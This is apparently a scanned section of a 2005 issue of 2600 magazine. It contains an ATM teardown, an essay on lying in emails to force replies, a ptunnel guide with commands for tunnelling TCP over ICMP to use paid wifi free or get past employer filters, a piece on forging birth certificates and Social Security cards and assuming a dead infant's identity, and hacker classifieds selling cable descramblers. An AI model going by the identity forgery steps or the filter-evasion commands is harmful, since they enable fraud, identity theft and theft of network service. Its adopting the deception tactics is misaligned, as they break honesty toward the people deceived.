The ATM I scored is a Diebold CashSource+ 100. This is one of those smaller indoor ATMs that you would find inside a convenience store. It features a monochrome LCD, eight option keys beside the screen, a number pad with four function keys (Shift, Cancel, Clear, and Enter), receipt printer, slots for one cash box and one "reject" box. The card slot is a horizontal swipe-through under the screen. There's a single five-tumbler lock on the front door. Once opened, you're given access to three things: The combination dial, the vault door bolt control, and a pair of buttons that lets you swing the top compartment upwards.

Once you squeeze the buttons together and swing the top compartment open, you're given access to the printer, the main power switch, the modem, and some Macintosh-style serial cables plugged into the backside of the LCD/keypad. The printer uses standard thermal receipt paper and there's only one printer, so there's no "live" paper audit trail. I'd imagine it's stored in memory, but it may not keep an audit trail at all. The modem in my ATM is a generic 33.6k serial modem. When I power the unit on, it attempts to dial the mother ship, but I am not curious enough to hook it up to a phone line to see what happens.




Fig. 1: Inside the upper compartment

Of course, all the interesting stuff is held within the vault. On my CSP-100, the vault lock was a LaGard 3332-3, which is a three number (0-100) mechanical combination lock with wires that can be used for sensing bolt position and a "duress" combination. These wires on my ATM were simply wire tied and unused. A duress combination is the combination you dial in when you're being forced against your will to open the

vault. To activate duress mode, you dial in the combination normally - except for the last digit which you dial to the "change" index, which is another mark about 20 degrees to the left of the "open" index. This causes a plastic arm inside the lock to trigger the duress switch.

Fig. 2: Close-up of change index and open index marks

The duress wiring (white and blue wires) can be used in combination with a silent alarm or telephone dialer to notify the police or an alarm monitoring company. The bolt position switch that I mentioned (red and black wires) operates in the same way, but is triggered whenever the lock is opened regardless of duress mode. This can also be used with an alarm system or with a buzzer so that an audible alert is heard when the vault is opened.




Fig. 3: Lock case w/ change key, alarm wiring & boltwork

This lock can be easily replaced with one of many combination locks on the market, including electronic combination locks such as the LaGard ComboGard I wrote about in 21:4, Kaba Mas (or Mas Hamilton) Cencon S2000, or Auditcon. The combination on the existing mechanical lock can also be changed provided you have a change key, which my ATM came with, taped to the vault door. Detailed combination changing instructions are available from LaGard. I found them by Googling for: change combination instructions group 2m.

Once the correct combination (or the duress combination) has been entered, the other knob will turn which retracts the locking bolts that hold the door shut. Once that knob is turned, the door opens and you've got full access to the cash boxes, reject box, the main power supply, control board, combination lock housing (for changing the combination using a change key), and the conveyor belt that moves the money around. The reject bin is where money goes that comes out of the cash box "out of spec," that is, multiple bills stuck together, bills that come out at an angle, folded, or damaged. There are several kinds of cash boxes. The one that came with my CSP-100 was a locking cash box that had a red/green tamper indicator on it. The locks on my reject box and cash box were both operated by the same 7-pin cylinder key. The tamper indicators will trigger at almost any sign of forced entry including simply removing them from the ATM. The boxes cannot be reinserted when the indicator is red, and the key is needed in order to clear the indicator.

The ATM knows what kind of cash boxes are inserted by means of an array of buttons inside the ATM that are operated by plastic nubs on the back of the cash box. I do not know what the coding is, but the reject box had its plastic nubs in a different pattern than the $20 cash box that my ATM came with. Most cash boxes can hold upwards of 2,000 bills (2,500 if they're fresh, crisp, new bills), so a fully loaded cassette of $20 bills could store up to $50,000. It's doubtful that you would see an ATM of this puny stature loaded with more than a few thousand dollars at any given time, though.

Pressing the small blue button on the lower front of the inside frame of the ATM allows you to firmly yank the innards out on a rolling rail system. This gives you better access to the money conveyor belt system, the main system board, the sides of the cash box area, and the main power supply.


Fig. 4: Rails extended, electronics and cash handler visible

The vault is made of heavy gauge steel, which probably is the main reason that this thing is so heavy. I certainly see why not very many ATM's get stolen. They might look small and easy to manage, but you would need two or three men and a pickup truck to make a successful and timely getaway with this small ATM, and good luck getting the vault opened up. It would certainly be more trouble than it's worth.I have not even tried to get into the ATM's diagnostics or settings yet. There are no power outlets in the storage unit I'm keeping the ATM in, so I'll have to move it somewhere else to continue tinkering beyond the mechanical realm. Given the severe lack of external controls (and a user or installer manual), I am thinking that the setup/maintenance process needs to happen either over the onboard modem, or with an external device such as the ATM programmers I've found in the dumpster before. I can't see where I'd hook such a device up though.

That's the mechanical breakdown of a simple ATM. As I experiment some more, look for another article on programming, setup, auditing, and diagnostics.

How to Get Responses Through Deception

by JFast

The other day I read an article that explained how to write emails that get responses. It said the usual things like make the subject line relevant, make your message clear, ask for an action statement, etc. *Boring!* I have found precisely the opposite: If you want to get responses to your emails, deceive people by making your email perplexing. The best way to do this is to write an imaginative email about something that could have happened but did not happen. You talk about phantom conversations, events, and meetings. Add plenty of details. The person reads your email and has no idea what you're talking about. What do they do? They respond. They simply can't ignore your email. You're capturing their interest and tricking them into responding to your gibberish.

For example, a friend had been ignoring my emails for weeks. So one day I wrote him a quick note about a phantom conversation we had on messenger. I added lots of details and ended my message with: "I enjoyed our chat the other day. I told you that idea totally sucked. Next time I will try not to dominate the conversation as much." On that same day I received his response:

"What the heck are you talking about? We didn't have a chat on messenger last night. What are you smoking brother? I haven't been going on my computer lately because of all the time I'm spending on it at work."

A few weeks back I met a friend by chance in the city library. I sent him an email describing another meeting we had at a different library branch. "I can't believe I saw you at the Marpole branch!" I wrote. His response:

"hahaha - well DON'T believe it! I didn't go near Marpole today! I worked at Fraserview actually. Wonder who you did see? If I have a twin I hope he doesn't make a habit of spending time in places I frequent...."

Another friend told me about an online game called Wordox and suggested we play each other one day. About a week later I sent her a message describing a game we supposedly played. "I enjoyed our wordox game the other day. I still think I could have beaten you...." She sent me a polite response:

"Glad you enjoyed the game, but unfortunately I don't recall playing against you. I usually play under Jade365 at home and at work under Cinynot. We should make arrangements to play sometime though."

For a lark I sent my sister a convoluted email about some cards she (supposedly) designed for me. Her response was quick and to the point:

"i have no idea what you are talking about!!!"

The next day I sent her a longer message:

"You and Leigh sent me a package from Kingston. In it Leigh has written a letter and you sent a post card from New York. Also, you put some cards that you designed inside the package. They were the ones that I sent you in the summer. DON'T YOU REMEMBER? You must have just sent this a few days ago, cause I just got it on Friday."

She was more confused than ever.

"I sent you a card from New York that is all I remember! Are you being facetious? I never designed anything and put it in a package. This is driving me nuts!!!!!!!!!!!!!!!!!!!!"

The trick is to make your email plausible. You need to mix things that did happen with things that did not happen. In the above example, my

sister is a designer, she did go to New York with Leigh, and she did send a card. The part about cards from the summer is pure fiction, designed to confuse her.

I felt guilty about an email I sent to a coworker of mine. I had been meaning to lend her a book about investing but I kept forgetting. So I sent her an email implying that I gave her the book. She wrote back:

"Hi. I don't have the book!!! Where is it? Did you leave it at work for me? Thank you very much if you did, however, I didn't get it. I will be there Thursday night, at the game so I will pick it up then. Thank you again..."

Oops. Poor girl is expecting to receive the book on Thursday! I sent her another email describing when and where I gave it to her - all lies of course. She wrote back:

"You must have me confused with the other Karen that works in the same office and likes to run marathons and trade stock in her spare time. Because this Karen did not get any photocopy of a book. I haven't been at briefing since I don't know when, as I always work during the week starting @ 5pm, just after the briefing. Are you giving me the goat??????"

I've found that this technique works wonders, especially the first few times you use it. It goes without saying that if you do this too much, people will become wise to your tricks and will once again ignore you. The lesson here is that people don't have a problem ignoring a real email. But as soon as you write an email that makes you look like you've made a mistake or mixed something up, they will respond immediately to correct you. Use this piece of human psychology to your advantage!

The Ancient Art of Tunneling, Rediscovered

by Daniel
daniels@stud.cs.uit.no

This article will teach you how to use pay-per-use wireless networks for free. It works on many (but not all) networks (wireless or not), and is based on a very simple principle: Tunneling. I'm sure we have all seen how useful tunnels can be, be it for making our communications secure over an ssh tunnel or to spoof your IP. This article will show you how to tunnel TCP connections over ICMP packets.

Why Tunnel Over ICMP?

I have been traveling a lot over the past year. During that time, I've come across many wireless networks, aimed specifically at Internet-hungry travelers dying to check their mail. Of course, most of these networks will redirect you to a "we accept the following credit cards" page whenever you try to surf the web, and simply drop any other traffic (such as that on port 22).

Remarkably however, it turns out that many of these wireless networks allow you to ping remote hosts. This makes tunneling over ICMP a very attractive prospect, especially as they don't impose any particular size or content limitations on the ping packets. After a search of the net for a tool to do the job turned up nothing, I decided to write my own, called ptunnel (see below for a URL). The remaining part of this article will explain how ptunnel works, how you can set it up yourself, some situations where it might be useful, and finally some performance numbers.

The Basics of ICMP Messages

ICMP stands for Internet Control Message Protocol. It has many different message types, but the most well known are probably echo request/reply (ping) and time-to-live exceeded error messages (traceroute). We will build our tunnel using the echo request and reply packets, which look like this:

```
[  IP header (20 bytes)  ]
[ Type | Code | Checksum ]
[ Identifier  | Seq. no  ]
[ Data..arbitrary length ]
```

Type and code are 8-bit values, with type 0 indicating an echo reply, and type 8 indicating an echo request. The checksum, identifier, and seq.no fields are 16-bit values. The checksum is the usual IP checksum, calculated over the entire ICMP packet starting with the type field, with the checksum field set to zero for the calculation. For more details, see RFC 792 (ICMP). The nice thing about these packets is that they allow an arbitrarily long data chunk at the end, which makes them well suited for carrying our tunnel data.

Tunneling

Tunneling naturally requires two parties, a proxy and a client. The proxy will be responsible

for relaying the packets it receives over TCP to the host we wish to connect to, and the client will be our computer, accessing the net from some public wlan. We will use the identifier field of the ICMP packet to identify different tunnel sessions. The tunnel setup looks something like this:

```
App <-- TCP --> [client]
                    /
              ICMP tunnel
                    /
             [proxy] <-- TCP -->
➥Destination server
```

The client receives incoming connections from clients (that would be your ssh client, for instance), and sets up a bi-directional tunnel with the proxy, using ICMP packets. The proxy deals with connecting to the destination server (for instance, your ssh login server) using a normal TCP connection. The ICMP message exchange basically goes like this:

1. The client sends an echo request packet with some data to the proxy.

2. The proxy responds with an echo reply packet.

The proxy's reply will be in addition to the automatically generated OS response (which contains the data we just sent to the proxy). Every packet includes a sequence number (different from the one in the ICMP header), an acknowledgment number, message type, and the destination's IP address and port. The message type simply specifies what kind of message we're dealing with: new tunnel request, data, acknowledgment, or close. Most messages fall in the data and ack categories.

Whenever the proxy receives data from the destination server, it is sent to the client as echo reply messages. We can't use echo request packets here, as they may not make it past the (possibly) NAT'ed network on the other end, causing our tunnel to break down. Similarly, the client will forward data from the connecting application using echo request packets.

Reliable Tunneling

In order to tunnel TCP over ICMP, we will need to re-implement TCP's reliability and message ordering, as ping packets have a nasty tendency to get lost or swapped along their way. For reliability, the two peers maintain a record of the last packet acknowledged by the remote end, and will initiate packet resends of the first non-acked packet after some delay. The sequence numbers ensure that we maintain TCP's ordered message delivery. Finally, send and receive windows prevent the two peers from having too many non-acked packets in-flight, much in the way TCP uses a window size to constrain the amount of outstanding, non-acked data, although the window size used in ptunnel is static.

Surfing For Free

To use ptunnel, you need to have a computer somewhere that is pingable from the rest of the Internet. You'll also need root access on that computer, and it should run some flavor of Linux, Un*x, or BSD. A similar setup is required for the client, although our only requirement for the network is that we can ping hosts outside the network (this can be easily verified by pinging your proxy host). All other protocols can be blocked.

Before using ptunnel to surf from the client computer, you'll need to start ptunnel up on your proxy computer:

```
[root@proxy]# ./ptunnel [-c <device>]
```

The -c argument is optional and specifies whether (and on which device) packet capturing is to be used. You should test without it in a controlled environment first, as using packet capturing on the proxy tends to diminish bandwidth quite a lot. I know Mac OS X requires it either way, but YMMV.

Next, on your client computer, start ping tunnel as follows:

```
[root@client]# ./ptunnel -p <proxy's IP
➥addr> -lp 8000 -da somehost.somewhere
➥.com -dp 22 [-c <device>]
```

Again, the -c argument is optional. Here we specify where our proxy runs (this is the host we will be pinging) using the -p switch and a local listening port using -lp. Applications can now connect to your client computer on that port and get their connections tunneled over ICMP.

The -da and -dp switches specify the destination address and port. In this case I've specified port 22, as I want to tunnel an ssh connection over ICMP. To use the tunnel, I would simply do the following:

```
[user@client] ssh -l user -p 8000 local
➥host
user@localhost's password:
```

Note that tunneling ssh makes the tunnel very versatile, as you can then tunnel additional TCP connections over TCP, adding encryption to the existing ICMP tunnel. This can be very useful when you're surfing in such a (presumably) hostile environment as this.

Where To Use It

In general, ping tunnel is only useful if you find yourself in a situation where you need to access the net but your only network access is blocked by port, protocol, or content filters. Your employer may be monitoring/blocking TCP traffic but not ICMP packets. Many wireless network providers charge a fee for using their networks but fail to block outgoing and incoming ICMP packets. This is another area of potential use for

ptunnel. I can't speak for the U.S., but in Europe many wlans fit the above description, including airport wlans in Norway and Germany. I have tested ptunnel on some of these networks and it does indeed fulfill its promises.

Keep in mind though that you are *not* surfing anonymously here - all your connections will appear to come from the proxy computer. It would also be trivial to detect the IP address of the proxy computer for the person(s) running the network your client is running on, as there would be a lot of "strange" ICMP traffic to and from that IP.

Performance

Ptunnel performs well enough for my needs. In my testing, it has reached speeds of 150 kb/s down and about 50 kb/s up. This can be further improved upon by tuning various parts of the code (the ack intervals and window sizes are the most obvious candidates here, but gains may also be possible by tweaking the max size of the ping packets sent), but that is left as an exercise for the reader. The source code is available and freely distributable (see references).

And finally: It *can* fail.

Ptunnel isn't perfect and there are some problems that it can't get around. If you can't ping your proxy computer then you're out of luck. If the service provider you're using is doing some sort of filtering of incoming echo replies, you may also find yourself out of luck. Finally, I won't say anything as to the legality of this technique, so use it at your own risk. Keep in mind that tracing you to the proxy you are using is trivial.

References

For more info on ICMP, check out RFC 792. Ptunnel's source code can be downloaded from this URL: <http://www.cs.uit.no/~daniels/➥PingTunnel/>. There are also some more in-depth technical details explained there if you're interested.

Forging an Identity

by SistemRoot

Many hackers don't limit themselves to the world of computers and networks but explore weaknesses in all systems.

I was intrigued with obtaining false identification so I set out to figure out a way it could be done. But how can you possibly duplicate an identification card with all the ways they try to prevent this from being done such as holograms? Well... you don't. With all the protection they have to keep anyone from reproducing an ID, the two documents you need to obtain an *actual* ID are easily forged, making all those anti-counterfeiting methods useless.

First, the birth certificate. Depending on the year and location of birth, the paper and style of the certificate varies. The one I worked with is nothing more than a photocopy on regular paper with a raised seal. Using "The Gimp" or "Photoshop" and a typewriter, it can easily be reproduced. The same thing applies with the Social Security card. It takes some time tweaking the color to get it right. The paper is simply non-glossy card stock. With a paper-cutting tool found at office supply stores, a perforated edge can be created. However, getting a raised seal on a birth certificate takes some social engineering, a small manufacturing company of paper embossers, and a Trac phone. If you want a real registered copy, it is easy to get with the right information.

With these two documents anyone can get a photo ID. Standard state photo IDs are offered at License Bureaus and once someone has obtained a false photo ID, it isn't hard to gain other forms of ID to back it up. But of course this is just an ID and unless they have used an actual Social Security Number and real information on the birth certificate, it won't pass when opening bank accounts and signing up for certain jobs. For someone to do this, they would need to find information on a person who was born around the same time as they were and died under the age of six months or passed away in a different state from their birthplace. Because of this, there wouldn't be any state or work records of them being deceased. This information can be found at the library's newspaper archives under the obituary section. Pretending to be this person, they could write the county courthouse and request and obtain an actual registered copy of the birth certificate. Getting an actual Social Security Number isn't hard ether. Anyone can apply for a Social Security Number over the phone and getting a Social Security card can be done by mail.

Now the person would have a new identity and the means for getting a driver's license, passport, state ID, bank accounts, credit cards, or basically anything.

Marketplace

Happenings

INTERZONE GOES WEST! While the Atlanta Interz0ne stays hacker con, Interz0neWest will be a more professional style I.T. conference, carrying on in the tradition of "effecting change through education." Along with Interz0neWest, GRAYAREA - the non- traditional security academy - will be happening, teaching methodologies and skills instead of test answers! San Francisco Bay Area in early October 2005. See interz0ne.com or grayarea.info for the latest details.

PHREAKNIC 9: THE REVOLUTION WILL NOT BE TELEVISED. Join the longest running technology and culture convention in the Southeast for our ninth year of communication, conflagration, madness, moxie, and general mayhem. We'll have technical presentations, sci-fi and tech culture exhibits and panels, and the usual round of paranoid ramblings and conspiracy theories. Come learn, teach, and make merry with us - before the Ministry of Truth can tell you not to! October 21-23, 2005. More info at http://www.phreaknic.info.

For Sale

CUSTOM T-SHIRTS: Why be EXACTLY like everyone else? Let's face it, we're all individuals and there's a little revolutionary in each of us. It's high time that you nurture this, and a hand silk screened shirt featuring you as Che Guevara is the perfect way to start. Available on a wide variety of quality shirts with a wide selection of ink colors. And for those who are living life on the cheap, we also offer heat transfer shirts in a limited number of colors. Visit http://meguevara.com.

OVERSTOCK: We found a limited number of "Hello My Name Is _____ and I'm a Hacker" shirts left over from Beyond HOPE in 1997. Each shirt ships with a Sharpie so you can add your own name, handle, moniker, nom de plum or paw print. See our specials section for more details.

SPAMSHIRT.COM - take some spam and put it on a t-shirt. Now available in the U.S.! www.spamshirt.com.

CHECK OUT JEAH.NET for reliable and affordable Unix shells. Beginners and advanced users love JEAH's Unix shells for performance-driven uptimes and a huge list of Virtual Hosts. Your account lets you store data, use IRC, SSH, and email with complete privacy and security. JEAH also offers fast and stable hosting for your web site, plus the ability to register and manage your own domain name. All at very competitive prices. Special for *2600* subscribers: Mention *2600* and receive setup fees waived. Look to www.jeah.net for the exceptional service and attention you deserve.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a Network Security and Internet Privacy consulting firm and supplier of networking hardware. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Easy returns! Buy with confidence! After all, Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

ONLINE SERVICES. Web hosting, cheap domains, great dedicated servers, SSL certs, and a lot more! Check out www.Nob4.com.

HACKER LOGO T-SHIRTS AND STICKERS. Those "in the know" recognize The Glider as the new Hacker Logo. T-shirts and stickers emblazoned with the Hacker Logo can be found at HackerLogo.com. Our products are top quality, and will visually associate you as a member of the hacker culture. A portion of the proceeds go to support the Electronic Frontier Foundation. Visit us at www.HackerLogo.com!

PHRAINE. The technology without the noise quarterly would like to thank the *2600* readers who have also become new subscribers and encourages those who have not ACK their need for diverse computer information in conjunction with that of *2600* to dedicate some packets and become a subscriber today! Visit us at our new domain www.pearlyfreepress.com/phraine.

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

LEARN LOCK PICKING It's EASY with our book and new video. The 2nd edition book adds lots more interesting material and illustrations while the video is filled with computer graphic cutaway views. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks for the book or video to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your *2600* reader price discount.

FILE TRACKING SOFTWARE: File Accountant(TM). Windows XP and later. Creates a list of files on your hard drive. Run it before and after installing new products and/or updates to discover which files are added/changed/deleted. Print lists. Other features. More information at:
http://abilitybusinesscomputerservices.com/fa.html or
fa.info@abilitybusinesscomputerservices.com.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a *2600* member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

ONLINE RETAILER OF COMPUTER PRODUCTS is also a *2600* subscriber! 60,000 different computer products from components to complete systems, laptops, PDAs, cables, RAM, and media all available online at http://www.digitaleverything.ca. Worldwide shipping is no problem. Just mention you are a subscriber and I'll give you better prices too. Contact Dave at sales@digitaleverything.ca for more info.

THE IBM-PC UNDERGROUND ON DVD. Topping off at a full 4.2 gigabytes, ACiD presents the first DVD-ROM compilation for the IBM-PC underground scene entitled "Dark Domain." Inside is an expansive trove of files dating as far back as 1987 up to the close of 2003; from artpacks to loaders and cracktros to magazines, plus all the necessary programs for browsing them. If you ever wanted to see a lost JED ANSImation display at 2400 baud, here's your chance. For order details and more information please consult http://www.darkdomain.org/.

HOW TO BE ANONYMOUS ON THE INTERNET. Easy to follow lessons on achieving Internet anonymity, privacy, and security. The book's 20 chapters cover 1) simple proxy use for WWW; 2) how to send and receive e-mail anonymously; 3) use SOCKS proxies for IRC, ICQ, NNTP, SMTP, HTTP; 4) web based proxies - JAP, Multiproxy, Crowds; 5) do-it-yourself proxies - AnalogX, Wingates; 6) read and post in newsgroups (Usenet) in complete privacy; 7) for pay proxies. Learn how to hunt for, find, and utilize all types of proxies, clean up your browsers, clean up your whole Windows OS. This professionally written but non-technical jargon filled book is geared towards the beginner to advanced readers and the average Internet user. The book lessons are on a CD in easy to read HTML interface format with numerous illustrations throughout. Send $20 (I'll pay S/H) to Plamen Petkov, 1390 E Vegas Valley Dr. #40, Las Vegas, NV 89109. Money orders, personal checks, cash accepted.

CABLE TV DESCRAMBLERS. New. $75 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

Help Wanted

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.

Wanted

IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tac-

tics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.

Services

ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information. Graduate of Yale College and Stanford Law School. Years of experience defending human beings facing computer-related charges (also specializing in cannabis cultivation and medical marijuana cases). Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@aya.yale.edu, or at 506 Broadway, San Francisco, CA 94133. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.

FAST CASH OK! 100% online Instant Approval. NO CREDIT CHECKS. Up to $500 in your bank tomorrow! www.FastCashOK.com "Hacker owned and operated"

ANTI-CENSORSHIP LINUX HOSTING. Kaleton Internet provides affordable web hosting, email accounts, and domain registrations based on dual processor P4 2.4 GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Singapore, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.

ARE YOU TIRED of receiving piles of credit card offers and other postal spam? You can't just throw them in the trash or recycle them as someone could get a hold of them and use them to steal your identity. You can't just let them pile up on your kitchen table. So instead you have to be bothered with shredding and disposing of them. Well, not anymore. OperationMailBack.com has a free solution for you. All costs of disposal including delivery will be paid by the company responsible for sending the stuff to you. Stop wasting your valuable time dealing with messes other people are responsible for creating. Check out our newly redesigned website for complete information and take back your mailbox.

BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or exploit? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses, and acquisitions as well as general business and corporate law. Over nine years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. Our office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.computorney.com or call 516-9WE-HELP (516-993-4357).

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site, now in mp3 format! Shows from 1988-2004 are now available in DVD-R format for $30! Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer security. One former White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.

I-HACKED.COM. Taking advantage of technology by hacking today's electronics and systems to better our lives. Electronics are everywhere, and technology drives pretty much everything we do in today's world. We show you how to take advantage of these electronics to make them faster, give them added features, or to do things they were never intended to do.

CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!

Personals

OFFLINE OUTLAW IN TEXAS needs help! I've gone 8 years but may go home in 2010 and want to start getting back up to speed. Our library leaves much to be desired in the areas I'm looking. If you have a curious, creative mind and are patient enough to answer my questions and help me learn, please drop me a line. I'll answer all letters. William Lindley 822934, 1300 FM 655, Rosharon, TX 77583-8604.

ICEDRAGON FOUNDER OF XPH. I am mostly interested in finding people and fellow hackers that remember me and my crew from Dalnet (irc.dal.net). If you were a part of XPH on Dalnet or just someone who used to stop by, please write me. I have been in prison for the past two and a half years and have lost contact with mostly everyone. I still have seven and a half years to go and would like to locate and talk with all my old friends, especially ^chmod, DjFlipper, KORNOGRAPHY, Chuco, Hackerish, ccarderz, MastarP, xXCrackXx, Flair, PacMan, Bratty, Miss Angel, and of course everyone I didn't have room to mention! Also, any other hackers or phreakers that would like to write me, please do. I will respond to ALL letters, hackers or not. Brandon Kaufman, #15111040, 82911 Beach Access Rd., Umatilla, OR 97882.

STILL IN THE BIG HOUSE. Over three down, about a year left to serve. Known as Alphabits, busted for hacking some banks and doing wire transfers. I'm bored to death and in desperate need for stimulation. I would love to hear from ANYONE in the real world. Help me out and put pen to paper now. Why wait? Will reply to all. Jeremy Cushing #J51130, Centinela State Prison, PO Box 911, Imperial, CA 92251-0911.

